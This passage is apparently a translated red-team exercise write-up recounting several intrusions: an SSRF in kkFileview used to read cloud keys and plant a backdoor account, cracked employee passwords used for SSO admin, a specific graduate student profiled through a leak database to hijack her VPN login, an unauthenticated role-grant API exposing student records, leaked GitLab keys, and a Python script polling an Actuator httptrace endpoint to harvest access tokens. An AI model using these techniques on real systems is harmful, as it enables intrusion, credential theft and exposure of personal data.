
### Description

kkFileview v4.1.0 has an SSRF vulnerability, This vulnerability can be leveraged by attackers to cause a Server-Side Request Forgery (SSRF), allows remote attackers to force the application to make arbitrary requests via injection of arbitrary URLs into the url parameter.

Digging through historical issues turned up a full-echo SSRF, which verified successfully on the target.



Even luckier: this endpoint supported the file:// protocol. Reading the site's configuration files through it yielded the target's AK/SK.



Using Alibaba Cloud's CLI, create a backdoor account and take over the target's public cloud.

资源概览

地域 全部

我的资源

最近创建

最近操作

云上架构

云服务器 ECS >

1 实例 ...

域名 >

14 域名

传统型负载均衡 CLB (原S... >

2 服务器证书

专有网络 VPC >

8 专有网络 ...

CDN >

3 域名

数据库 >

5 数据传输实例

云解析 DNS >

14 域名

文件存储 NAS >

2 文件系统

视频点播 >

1 域名

资源编排 >

1 资源栈

消息服务 >

1 主题

视频直播 >

1 域名

函数计算 >

1 服务

API 网关 >

2 应用

数据传输 >

5 实例

日志服务 >

10 日志库 ...

短信服务 >


20 模板

Meanwhile, the root directory held a pile of database files.



After reading several SQL files, some databases turned out to store employee passwords under weak encryption.

That gave us a batch of employees' names, employee IDs, plaintext passwords, and departments.



Then, using the employee ID and password of a high-ranking IT staff member, we entered the SSO system — with administrative privileges.

The rest writes itself: create an account, tick every permission for every product and platform...  
And then — every system that logs in through SSO opened its doors.



### Case 5: Slicing Through a University Without Drawing Blood

Why "without drawing blood"... because the university's external attack surface was tiny — during the exercise, everything closable was closed.

But it was enrollment season, and the school had opened a graduate-student ID lookup system: with a grad student's national ID number + name, you could retrieve their student ID and initial password.

大学研究生学号查询

查询信息填写

证件号码

姓名


验证码

查询

验证码

D G W Y


What followed was a long, long Baidu journey... which eventually pinpointed a female graduate freshman at this university.



With the mystical power of a certain leak database, her details materialized.



And so we obtained her student ID and initial password.



Incredible luck: she had never changed the password. Straight into the SSL VPN.



In one system for viewing student personal information, a teammate's passive Burp scan surfaced a Swagger doc in a second-level directory.

And the "grant student-info viewing role" interface required no authentication at all.

We used it to grant our current account the student-info viewing role.

As shown — the detailed records of one hundred thousand students, in hand~

共计: 128189人, 男: 75245人, 女: 52944人

| 序号 | 姓名 | 学号 | 现在年级 | 学院 | 专业 | 班级 | 操作 |
|----|----|----|------|----|----|----|----|
| 1  |    |    |      |    |    |    |    |
| 2  |    |    |      |    |    |    |    |
| 3  |    |    |      |    |    |    |    |
| 4  |    |    |      |    |    |    |    |
| 5  |    |    |      |    |    |    |    |
| 6  |    |    |      |    |    |    |    |
| 7  |    |    |      |    |    |    |    |
| 8  |    |    |      |    |    |    |    |
| 9  |    |    |      |    |    |    |    |
| 10 |    |    |      |    |    |    |    |




Case 6: A Misconfigured GitLab Project Leads to Public-Cloud Takeover

One defending organization had its GitLab exposed to the public internet. A brute-force run found no weak passwords.

But poking at GitLab revealed a repository-permission misconfiguration.


```
/api/v4/projects
```

Some repositories were in public state, accessible without logging in.



```
254 ],
255 "topics": [
256 ],
257 "ssh_url_to_repo": "ssh://[redacted].git",
258 "http_url_to_repo": "[redacted].git",
259 "web_url": "https://git[redacted].in",
260 "readme_url": null,
261 "avatar_url": null,
262 "forks_count": 0,
263 "star_count": 0,
264 "last_activity_at": "2023-01-01T00:00:00Z",
265 "namespace": {
266   "id": 127,
267   "name": "肖",
268   "path": "Palms",
269   "kind": "user",
270   "full_path": "Palms",
271   "parent_id": null,
272   "avatar_url": "https://git[redacted].in/avatars/user/127",
273   "web_url": "https://git[redacted].in/users/肖"
274 },
275 },
276 {
277   "id": 726,
278   "description": "",
279   "name": "Nar",
280   "name_with_owner": "肖/Nar",
281   "path": "nar"
```

As shown, we successfully entered an internal project.




In the end, usable AK/SK keys were found in one project — public cloud, taken over.



## Case 7: From One actuator/httptrace Endpoint to Tens of Millions of Sensitive Records

With the Burp proxy running, a passive scan surfaced an Actuator interface — and fortunately the httptrace endpoint was open, giving us the system's HTTP request logs.



But the authorization headers seen in the log (like the one at the top of the figure) could not get us into the system directly.

At first I suspected the auth tokens simply expired quickly, so I wrote a script to watch for new requests containing x-access-token:


```
import requests
import time
monitored_text = ""
url = "http://xxxxx.xxxxx.com/xxxxxx/actuator/httptrace/"
while True:
    try:
        response = requests.get(url)
        page_text = response.text
        new_content = page_text[len(monitored_text):]
        # check whether new content contains "x-access-token"
        if "x-access-token" in new_content:
            current_time = time.strftime("%Y-%m-%d %H:%M:%S", time.localtime())
            print(f"new content contains 'x-access-token' at {current_time}")
            monitored_text = page_text
            time.sleep(1)
        except Exception as e:
            print(f"error Info: {e}")
```

Eventually we captured a working token — which turned out to be a JWT -\_-||...

So the earlier tokens were just test data; no wonder they didn't work.

```
{
  "accept": [
    "application/json, text/plain, */*"
  ],
  "host": [
    "xxxxx.xxxxx.com"
  ],
  "content-type": [
    "application/x-www-form-urlencoded"
  ],
  "connection": [
    "keep-alive"
  ],
  "accept-encoding": [
    "gzip, deflate"
  ],
  "user-agent": [
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36"
  ],
  "x-access-token": [
    "eyJ0"
  ]
}
```

Using that JWT against the backend APIs extracted from webpack, we pulled down sensitive information by the tens of millions. To keep Burp from freezing, only a slice is shown.



## Afterword

Continuously expanding the breadth and depth of your attack surface is the core competency of a hacker.

In attack and defense: carry abundant experience, yet never sink into the rigidity of dogma; face impossible odds, yet never stop thinking — that is the key to victory by surprise.